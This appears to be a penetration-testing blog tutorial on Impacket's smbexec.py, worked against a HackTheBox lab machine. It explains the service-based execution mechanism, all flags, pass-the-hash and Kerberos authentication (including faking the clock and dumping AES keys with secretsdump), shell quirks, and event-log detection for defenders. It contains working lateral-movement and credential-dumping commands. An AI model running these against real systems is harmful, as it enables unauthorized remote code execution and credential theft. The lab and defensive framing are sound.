


Using a HackTheBox seasonal machine (danglingtree.htb) as the running case study, because toy data teaches tools, but real (lab) data teaches lessons. Every command output in this post was captured live against that box.
First of all a big welcome or welcome back for the returning readers and thankyou for the time This one has been on my list for a while because smbexec.py is one of those tools everybody runs but almost nobody can explain, people grab an admin hash, fire it, get the magic
nt authority\systemprompt and move on without ever knowing that every single command they type is quietly creating a Windows service, writing a batch file, and deleting the evidence - or what to do the day it throwsrpc_s_access_deniedat them. So this is the whole tool, one post: what it is, every flag, every auth mode, every quirk, every trace it leaves, tested live. Without much ado lets get into it.(cheers)
What you will learn in this post
- What smbexec.py actually is and why it exists alongside psexec.py in the Impacket collection
- How it works under the hood, line by line: the service cycle, the batch file, the output file on the share (with a diagram)
- The three v0.13.1 facts most older writeups get wrong: the default share, the service name, and what happens per command
- Every single command-line flag, with the real help output and working examples of each
- All three authentication modes: plain password, pass-the-hash, and Kerberos (including the full clock-skew saga, from error to diagnosis to fix, plus the AES-key ending that beats
ETYPE_NOSUPP) - How to live inside the semi-interactive shell: the no-CD rule, the pipe trap, the PowerShell mode, the codec flag - and how to skip the shell entirely with one-shot mode
- What the tool leaves behind on the target, and how a blue team catches it
- A troubleshooting table built from real failures I hit on a real box, not guesses
- When to reach for smbexec instead of psexec, wmiexec, or atexec
- The full Danglingtree case study: the admin hash, why psexec broke on solve day, and why smbexec saved it
Everything below was done against an authorized HTB lab machine and my own Kali install. Passwords, hashes, and flags from the box are deliberately masked.
1. What smbexec.py actually is
💡 Impacket is a collection of Python classes for building and parsing low-level Windows network protocols (SMB, DCERPC, Kerberos, LDAP). The example scripts that ship with it - psexec.py, smbexec.py, wmiexec.py, secretsdump.py and friends - are so good they became the de facto post-exploitation toolkit. smbexec.py is the semi-interactive shell of that collection. Pass-the-hash (PtH) is using the NTLM hash of a password (the thing Windows actually stores and authenticates with) instead of the password itself. You never need to crack the hash to use it.
smbexec.py gives you a shell on a remote Windows machine, as a service account, using credentials you already control. The shortest version that works:
smbexec.py 'danglingtree.htb/administrator:<password>@10.129.15.24'If those credentials are administrator-level, you land in a prompt that looks like a normal cmd.exe session:

💡 What just happened: authentication succeeded over SMB, the tool talked to the Service Control Manager over DCERPC, and every command you type runs as the machine’s highest account.
nt authority\systemis the Windows equivalent of root - it is above even Administrator.
The word doing the heavy lifting in “semi-interactive shell” is semi. It looks like cmd.exe, the prompt even mirrors your current directory, but there is no persistent process on the target listening to your keystrokes. Each command is a one-shot job, as you will see in the next section. That single design decision explains every quirk, limitation, and detection opportunity in the rest of this post.
Why does smbexec exist when psexec.py already gives a shell? One word: artifacts. psexec uploads a real executable to ADMIN$ and runs it as a service. smbexec never uploads a binary. It weaponizes cmd.exe, a binary that is already on every Windows machine since forever. When AV flags psexec’s uploaded service binary (and modern AV does), smbexec often still works, because everything it touches is a legitimate built-in.
2. How it works under the hood
💡 SMB is the Windows file and printer sharing protocol (port 445, or legacy 139). DCERPC is the remote procedure call protocol Windows services speak, and SCMR is the Service Control Manager Remote protocol - the DCERPC interface for creating, starting, and deleting Windows services. A share like
C$is a folder exposed over SMB;C$is a hidden administrative share pointing atC:\that only admins can touch.
Here is the complete life of one command, exactly as Impacket v0.13.1 does it. You type net user. The tool:
- Wraps your command in a batch file writer. On the target, a file
%SYSTEMROOT%\xxxxxxxx.bat(8 random letters) is created containing your command, with output redirected to\\%COMPUTERNAME%\C$\__output_yyyyyyyy - Calls the Service Control Manager over DCERPC and creates a service whose binary path is not an exe - it is the cmd.exe one-liner that writes that .bat, runs it, and deletes it
- Starts the service (which executes your command as SYSTEM), then immediately deletes the service
- Reads
__output_yyyyyyyyfrom theC$share over SMB, prints it to your terminal, and deletes the output file
Then the next command you type does all of that again, from scratch:
The actual wrapped command built by the tool, straight from the source, is:
%COMSPEC% /Q /c echo <your command> ^> \\%COMPUTERNAME%\C$\__output_yyyyyyyy 2^>^&1 > %SYSTEMROOT%\xxxxxxxx.bat & %COMSPEC% /Q /c %SYSTEMROOT%\xxxxxxxx.bat & del %SYSTEMROOT%\xxxxxxxx.bat💡 Reading the one-liner:
%COMSPEC%resolves tocmd.exe(this is how the tool runs 32/64-bit correct without knowing the target)./Q /cmeans echo-off, run this, then exit. The^>and2^>^&1are escaped redirect operators (so the file gets the redirect, not the echo). The trailing&chain writes the .bat, runs it, and deletes it in one service execution.
Three things older writeups get wrong about v0.13.1
I verified each of these in the source (smbexec.py ships as readable Python, read yours) and against the live box:
- The default share is
C$, notADMIN$. Older documentation and blog posts say ADMIN$. In v0.13.1 the output file lives onC$root unless you pass-share. psexec uses ADMIN$; smbexec uses C$. This matters for detection rules that watch only one share. - The service name is random, not
BTOBTO. Classic writeups tell you to hunt for a service named BTOBTO. That string is gone - v0.13.1 generates 8 random letters per run (-service-nameoverrides it, section 4). A detection rule keyed on BTOBTO catches nothing. - One full service cycle per command. Create, start, delete - for every single command you type, not once at session start. Type 50 commands in a session, that is 150 SCM operations and 50 Event ID 7045s in the target’s System log. This is the loudest part of the tool and the reason section 7 exists.
You can watch artifact #2 appear live from inside the shell itself. Start smbexec with a custom service name, then query it while a command is still in flight:
C:\Windows\System32>sc query HAVOCSVC

SERVICE_NAME: HAVOCSVC
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
💡 The proof in that output:
STATE: 2 START_PENDINGis the service caught mid-execution - the very service that is running oursc querycommand. The tool started it, it has not finished yet, and a second later it will be deleted. You just watched the artifact from the inside.
SHARE mode versus SERVER mode
The output file has to travel from the target back to you somehow. By default (-mode SHARE) the target writes it to its own C$ share and your client reads it over SMB - which is why you need read/write on that share, not just admin rights in the abstract. The alternative (-mode SERVER) spins up a tiny SMB server on your machine and the target pushes the file to you. The help text warns SERVER needs root! because your listener binds port 445 locally. In practice SHARE mode is what everyone uses; you will likely never need SERVER unless the target’s shares are locked down in an unusual way.
3. Requirements checklist
Before you fire the tool, this is everything it actually needs. Every “it doesn’t work” email I get traces back to one of these:
| # | Requirement | How to check it |
|---|---|---|
| 1 | Credentials for a local admin on the target (user, or hash) | Valid but non-admin gets you rpc_s_access_denied - see section 8 |
| 2 | SMB reachable, port 445 (or 139) | nmap -p 139,445 <ip> |
| 3 | DCERPC / SCMR available - the service control pipe must be accessible | Usually follows from #2; try rpcdump.py <ip> and look for MSRPC_UUID_SCMR |
| 4 | Read/write on the output share (C$ by default) | smbclient -U <user> \\\\<ip>\\C$ -c 'ls' |
| 5 | Impacket installed | smbexec.py -h prints Impacket v0.13.1 (or whatever you have) |
For installation, on Kali it is already there. Elsewhere:
pipx install impacket # recommended, isolates dependencies
# or
python3 -m pip install impacket
💡 What “admin” means here: the account must be able to (a) create services via SCMR and (b) write to
C$. Local Administrators group membership on the target gives both. On a domain controller, Domain Admins (or equivalent) - which is why a DA hash plus smbexec is the classic end-of-box move.
If you have #1 but the account is not admin, authentication still succeeds - and you will still get a shell error, not a shell. That exact trap is in section 8, because the error message is confusing on purpose (it is not an auth error).
4. Every flag, tested
The full help output from v0.13.1, so we are working from the same page:
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

usage: smbexec.py [-h] [-share SHARE] [-mode {SERVER,SHARE}] [-ts] [-debug]
                  [-codec CODEC] [-shell-type {cmd,powershell}]
                  [-dc-ip ip address] [-target-ip ip address]
                  [-port [destination port]] [-service-name service_name]
                  [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key]
                  [-keytab KEYTAB]
                  target

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>

options:
  -h, --help            show this help message and exit
  -share SHARE          share where the output will be grabbed from (default
                        C$)
  -mode {SERVER,SHARE}  mode to use (default SHARE, SERVER needs root!)
  -ts                   adds timestamp to every logging output
  -debug                Turn DEBUG output ON
  -codec CODEC          Sets encoding used (codec) from the target's output
                        (default "utf-8"). If errors are detected, run
                        chcp.com at the target, map the result with https://do
                        cs.python.org/3/library/codecs.html#standard-encodings
                        and then execute smbexec.py again with -codec and the
                        corresponding codec
  -shell-type {cmd,powershell}
                        choose a command processor for the semi-interactive
                        shell

connection:
  -dc-ip ip address     IP Address of the domain controller. If omitted it
                        will use the domain part (FQDN) specified in the
                        target parameter
  -target-ip ip address
                        IP Address of the target machine. If ommited it will
                        use whatever was specified as target. This is useful
                        when target is the NetBIOS name and you cannot resolve
                        it
  -port [destination port]
                        Destination port to connect to SMB Server
  -service-name service_name
                        The name of theservice used to trigger the payload

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
  -no-pass              don't ask for password (useful for -k)
  -k                    Use Kerberos authentication. Grabs credentials from
                        ccache file (KRB5CCNAME) based on target parameters.
                        If valid credentials cannot be found, it will use the
                        ones specified in the command line
  -aesKey hex key       AES key to use for Kerberos Authentication (128 or 256
                        bits)
  -keytab KEYTAB        Read keys for SPN from keytab file
That is every option the tool has. Now each one that matters, in the order you will actually use them.
The target string
[[domain/]username[:password]@]<targetName or address>Every combination that works:
smbexec.py 'danglingtree.htb/administrator:<password>@10.129.15.24'
smbexec.py 'administrator:<password>@10.129.15.24'
smbexec.py 'administrator@10.129.15.24' # will prompt for the password
smbexec.py 'danglingtree.htb/anderson.w@dc.danglingtree.htb'
💡 Domain or no domain? For NTLM auth (password or hash) the domain part is optional convenience - a local account like a workstations’s own admin works fine without it. For Kerberos auth it is effectively mandatory, because the ticket is issued per-domain. If you get “Empty Domain not allowed in Kerberos”, you forgot it.
-hashes LMHASH:NTHASH - the pass-the-hash switch
The format is always LMHASH:NTHASH - both parts, colon included, even when you do not have an LM hash. The placeholder for an absent LM hash is the well-known empty LM value:
smbexec.py -hashes 'aad3b435b51404eeaad3b435b51404ee:<NT-HASH>' administrator@10.129.15.24The aad3b... prefix is not a real hash - it is the LM hash of an empty password, and modern Windows stores exactly that when LM hashing is disabled (which it has been by default for years). Everything after the colon is what you stole from the SAM, NTDS, or memory.
-share - where the output file lands
Default C$. Change it if you are writing to a share you control better or if you want the output file less obviously on C$ root:
smbexec.py -share ADMIN$ -hashes ':<NT-HASH>' administrator@10.129.15.24The account needs read and write on whatever you pick, because the file is created, read, and deleted there for every command.
-service-name - name the service yourself
Default is 8 random letters per run. Two reasons to set it yourself:
smbexec.py -service-name HAVOCSVC -hashes ':<NT-HASH>' administrator@10.129.15.24Blue team reading this: that is also your hint that the name is attacker-chosen, so do not expect smbexec-shaped names. In section 2 the sc query HAVOCSVC demo used exactly this flag to make the artifact visible.
-shell-type {cmd,powershell} - the command processor
Default cmd. PowerShell mode wraps every command in:
powershell.exe -NoP -NoL -sta -NonI -W Hidden -Exec Bypass -Enc <base64 of your command, UTF-16LE>smbexec.py -shell-type powershell -hashes ':<NT-HASH>' administrator@10.129.15.24
💡 Why bother? When you need real PowerShell objects (registry manipulation, .NET calls,
Invoke-*cmdlets), cmd’s quoting will fight you to death. The-Encwrapping sidesteps every quoting problem - your command travels as base64, not as nested quotes. The trade-off:-W Hidden -Exec Bypassin the process command line is itself a giant detection signature (Sysmon Event ID 1 loves that string), so this mode is louder, not quieter.
-codec - when output comes back mangled
Default is utf-8. If your terminal shows mojibake for characters from a non-English Windows box, run chcp.com in the shell, look up the code page number in Python’s codec docs (the help output links them), and relaunch with the right one, for example -codec cp437 or -codec cp1252.
-port and -target-ip and -dc-ip - the connection trio
-port 445is the default;-port 139speaks old-school NBT SMB when 445 is filtered (this still works surprisingly often on ancient boxes)-target-ipconnects to an IP while using a different name in the target string - essential when you want Kerberos (which wants the hostname) but your DNS cannot resolve it. Section 5’s Kerberos saga needed exactly this-dc-ippoints at the domain controller when the domain part of your target string does not resolve to it - mostly used together with Kerberos or in labs with broken DNS
-ts, -debug - logging
-ts prefixes every log line with a timestamp (useful when you are timing detection windows). -debug turns on the full traceback + the actual wrapped command the tool builds, which is the single best learning flag in the whole tool - run your first session with it once and watch section 2 happen in real time.
-no-pass, -k, -aesKey, -keytab - the Kerberos group
Covered properly in section 5, because Kerberos with smbexec deserves its own story on this box (it failed three different ways before it worked).
5. The three ways to authenticate
Way 1: a password
smbexec.py 'danglingtree.htb/anderson.w:<password>@10.129.15.24'NTLM over SMB. Works, boring, done. But if you are typing an administrator password into anything, you are usually doing it wrong - you should be using one of the two methods below, because passwords can be replayed everywhere and a hash or a ticket is scoped to one protocol.
Way 2: pass-the-hash
smbexec.py -hashes 'aad3b435b51404eeaad3b435b51404ee:<NT-HASH>' administrator@10.129.15.24This is the tool’s bread and butter. The NT hash authenticates you over NTLM exactly as the password would, because NTLM never sends the password - it uses it (or the hash) as a key to answer a challenge. Windows cannot tell the difference, which is the entire point of PtH and the entire reason the NT hash is worth guarding like a password.
The demo GIF in section 1 was exactly this: an administrator NTLM hash, no password anywhere, straight to nt authority\system.
Way 3: Kerberos (the saga)
Kerberos auth uses a ticket from a ccache instead of a hash. First get a TGT for a domain account:
getTGT.py -dc-ip 10.129.15.24 'danglingtree.htb/anderson.w:<password>'On this box, that died immediately:
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
The classic. But before you reach for the usual fix (syncing your own clock), check which clock is wrong:
ntpdate -q danglingtree.htb2026-09-01 22:55:09.667265 (+0300) -60970.772487 +/- 0.272443 danglingtree.htb 10.129.15.24 s1 no-leapA negative offset of ~61,000 seconds means our clock is roughly 17 hours ahead of the box. Cross-checking our own time against a real source showed our clock was fine - it was the lab box that sat 17 hours behind. So no amount of NTP-syncing my machine would ever fix this. The fix when the target’s clock is the broken one is to fake the client side to match it:
# measure the skew, then rewind the client clock by exactly that much:
faketime -f '-60970s' getTGT.py -dc-ip 10.129.15.24 'danglingtree.htb/anderson.w:<password>'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in anderson.w.ccacheTicket in hand, point smbexec at it with -k - and keep faking the clock, because the SMB authenticator timestamp gets checked against the same skewed KDC:
KRB5CCNAME=anderson.w.ccache faketime -f '-60970s' smbexec.py -k -no-pass \
    -dc-ip 10.129.15.24 -target-ip 10.129.15.24 dc.danglingtree.htb
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
💡 Read that error carefully - Kerberos WORKED. The SMB session came up on the ticket, the DCERPC connection to the Service Control Manager happened, and only the privilege check (anderson.w is not an admin) failed. Compare with section 8: the same
0x5with NTLM auth means the same thing - authenticated, not authorized. Two entirely different auth paths, one identical lesson.
Two extra gotchas from this saga, both cost me minutes and both are now yours for free:
- The target name must be the FQDN the SPN is registered under (
dc.danglingtree.htb, notdanglingtree.htb). The wrong name dies withSTATUS_MORE_PROCESSING_REQUIRED, which looks like a bug and is actually an SPN mismatch - Trying PtH over Kerberos with just an NT hash failed differently -
KDC_ERR_ETYPE_NOSUPP. This DC (Windows Server 2025) rejects the RC4-HMAC encryption type that NT-hash Kerberos uses. An AES key (-aesKey) or a password (which derives AES keys) is required. This is increasingly common on modern domains and it is exactly why NTLM PtH - way 2 - still owns: NTLM does not care about Kerberos etypes
The ending the NT hash could not give you
That ETYPE_NOSUPP failure is not the end of the Kerberos story - it is a fork. The domain stores AES keys for every account right next to the NT hashes, and the same admin access that got you the hash gets you the keys too:
secretsdump.py -hashes ':<NT-HASH>' -just-dc-user administrator \
'danglingtree.htb/administrator@10.129.15.24'[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:<AES-256-KEY>
Administrator:aes128-cts-hmac-sha1-96:<AES-128-KEY>Then the exact same Kerberos sequence that worked for anderson.w’s password works for the administrator’s AES key - faked clock and all:
faketime -f '-60970s' getTGT.py -dc-ip 10.129.15.24 -aesKey '<AES-256-KEY>' \
    'danglingtree.htb/administrator'

KRB5CCNAME=administrator.ccache faketime -f '-60970s' smbexec.py -k -no-pass \
    -dc-ip 10.129.15.24 -target-ip 10.129.15.24 dc.danglingtree.htb
Where the NT hash got KDC_ERR_ETYPE_NOSUPP, the AES key gets nt authority\system over Kerberos. Same account, same box, same clock hack - only the key type changed.
💡 The lesson worth keeping: “RC4 is disabled” does not mean “Kerberos is closed to you”. It means Kerberos is closed to your NT hash. The AES keys are sitting in the same dump you are already taking - grab them and the modern-DC door reopens. (Defenders: this is why monitoring for DCSync/DRSUAPI usage -
secretsdump’s extraction method - matters more than disabling RC4 alone.)
Which way when?
| Situation | Use |
|---|---|
| You have a password and SMB is open | Way 1, but see the note about typing passwords |
| You have an NT hash (SAM/NTDS/mimikatz/dump) | Way 2 - the default choice |
| NTLM is blocked, you have a valid ccache/ticket (stolen or via password + working clocks) | Way 3 |
| Modern domain, RC4 disabled, only an NT hash in hand | Way 2 - or dump the AES keys from the DC and use Way 3 (-aesKey) |
6. Living in the semi-interactive shell
The shell is a cmd.Cmd loop on your machine that forwards everything to the one-shot executor. That shape produces exactly three surprises for people expecting a real cmd.exe.
Surprise 1: there is no cd
C:\Windows\System32>cd C:\Users
[-] You can't CD under SMBEXEC. Use full paths.
There is no persistent process on the target, so there is nothing to hold a current directory between commands. The tool fakes it for the prompt only (it runs a silent cd per command to keep the prompt looking right), but your actual commands always start in C:\Windows\System32. The rule is simple: full paths everywhere.
Surprise 2: pipes break (and kill the session)
C:\Windows\System32>ipconfig | findstr IPv4
[-] SMB SessionError: code: 0xc0000034 - STATUS_OBJECT_NAME_NOT_FOUND - The object name is not found.
And after that error, the session is dead - type anything and nothing comes back. What happened: your | got bound to the wrapper’s echo when Windows parsed the service’s command line (remember the one-liner from section 2 - your command is embedded inside echo ... ^> output), so the command never actually ran, no output file was ever created, and the client’s attempt to read the missing file from the share threw. Here is the failure caught live, including the dead session ignoring everything typed after it:

Wrap piped commands in an explicit cmd /c and it works:
C:\Windows\System32>cmd /c "ipconfig | findstr IPv4"
   IPv4 Address. . . . . . . . . . . : 10.129.15.24
Same rule for redirects, &&, and anything else the parser can steal. If a command errors with STATUS_OBJECT_NAME_NOT_FOUND and the session hangs: it is dead, not slow. Exit and relaunch - it takes ten seconds.
And in a fresh session, the full set of shell survival rules working together:

Surprise 3: it is slower than it looks
Every command is a full service create/start/delete round trip. On a normal LAN that is a second or two; over a VPN to a lab box, expect several. This is not a bug, a timeout, or a network problem - it is the design. If you need to run 40 commands, consider whether you actually want a different post-exploitation shape (drop a script and execute it once, then read the output).
Everything else works as you would hope: whoami, net user, dir with full paths, type a file, sc query - all normal cmd.exe behavior, all as SYSTEM. exit (or Ctrl-D) closes cleanly and deletes the last output file. And if the output of a command has encoding issues, that is the -codec flag from section 4.
Or skip the shell entirely: one-shot mode
You do not actually have to sit in the semi-interactive shell at all. Feed smbexec a command on stdin and it runs exactly one command, prints the output, and exits - no prompt, no session to manage. Two flavors, identical result:
echo whoami | smbexec.py -hashes ':<NT-HASH>' administrator@10.129.15.24

smbexec.py -hashes ':<NT-HASH>' administrator@10.129.15.24 <<< "hostname"
This is the right shape whenever you want one command and one result: scripting, automation, a cron’d credential check, or grabbing a single fact without keeping a session (and its per-command service churn) alive. Note what it means for OPSEC accounting though - even a one-shot still does the full create/start/delete service cycle from section 2. One command in, one 7045 in the log, same as the interactive shell.
💡 A shell you type
whoamiinto as a reflex: do it first, every time. The demo sessions in this post all lead with it because the first thing you want to know after any exec method is what context am I actually in. With smbexec the answer should bent authority\system- if it is anything else, you are not where you think you are.
7. Artifacts and detection (the defensive mirror)
Everything in this section is visible from the other side of the glass. Attackers should know it to understand their exposure window; defenders should know it because smbexec is one of the easiest remote-exec tools to catch - if you know where the noise is.
Per command typed, the target records:
| Artifact | Where it shows up | Lifetime |
|---|---|---|
| Service create + start + delete | System log, Event ID 7045 (service installed) + SCMR audit | Permanent in the log |
%SYSTEMROOT%\xxxxxxxx.bat | Filesystem, Sysmon Event ID 11 (file create) if deployed | ~1 second (self-deleted) |
__output_yyyyyyyy on the C$ share | Share/file audit (Event ID 5145 if object access auditing is on) | Until the client deletes it (seconds) |
cmd.exe as a service child | Sysmon Event ID 1: cmd.exe spawned by services.exe with /Q /c | The process tree remembers |
| Network logon type 3 | Security log, Event ID 4624 with Logon Type 3 | Permanent |
The detection gold is structural, not name-based. Any single one of these can be tuned out; the combination is a signature:
- Event 7045 in bulk, for services with random 8-letter names,
DEMAND_STARTtype, and abinPaththat starts with%COMSPEC%orcmd.exe /Q /c- this is exactly the shape of smbexec’s one-liner and almost nothing legitimate looks like it cmd.exedirect child ofservices.exe- legitimate services spawning cmd for one-liners is rare, and Sysmon makes the parent-child relationship explicit- Rapid create/delete of a file on
C$root matching__output_*per 7045 event
💡 The OPSEC trade-off, honestly stated: compared to psexec, smbexec drops no binary - so it survives AV that signatures the psexec service exe. But it is noisier per command (a fresh service cycle for everything you type), and its IOCs live in event logs rather than on disk, where file-based cleanup cannot reach them. “No binary dropped” and “silent” are not the same sentence. If you need quiet, run fewer commands: one command that executes a script beats twenty commands that each install a service.
Defensive hardening that actually shrinks this attack surface:
- Restrict who can create services (SCMR) - this is what the non-admin
rpc_s_access_deniedfailure demonstrates from the attack side - Monitor and alert on 7045, full stop. It is cheap to collect and smbexec cannot avoid generating it
- Treat NT hash theft as the real boundary: no admin hash, no smbexec. LAPS, tiered admin, disabling RC4/NTLM where feasible
8. Troubleshooting: every error I actually hit
Every error below was reproduced against the live lab box, in order of how likely you are to meet it.
| Error | What it really means | Fix |
|---|---|---|
SMB SessionError: code: 0xc000006d - STATUS_LOGON_FAILURE | Bad credentials - wrong password or wrong hash | Re-check the hash is the NT hash and the format is LM:NT; verify against another tool (crackmapexec smb <ip> -u <user> -H <nt>) |
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied | Auth succeeded, the account just cannot create services (not admin) | Get a real admin account; this is a privilege problem, not a credentials problem |
SMB SessionError: code: 0xc0000034 - STATUS_OBJECT_NAME_NOT_FOUND and the session dies | Your command broke the wrapper (usually an unescaped pipe) and no output file was created | Relaunch; wrap the command: `cmd /c “a |
STATUS_MORE_PROCESSING_REQUIRED with -k | SPN mismatch - target name is not the FQDN the service ticket is for | Use the full hostname (dc.danglingtree.htb), add -target-ip if DNS cannot resolve it |
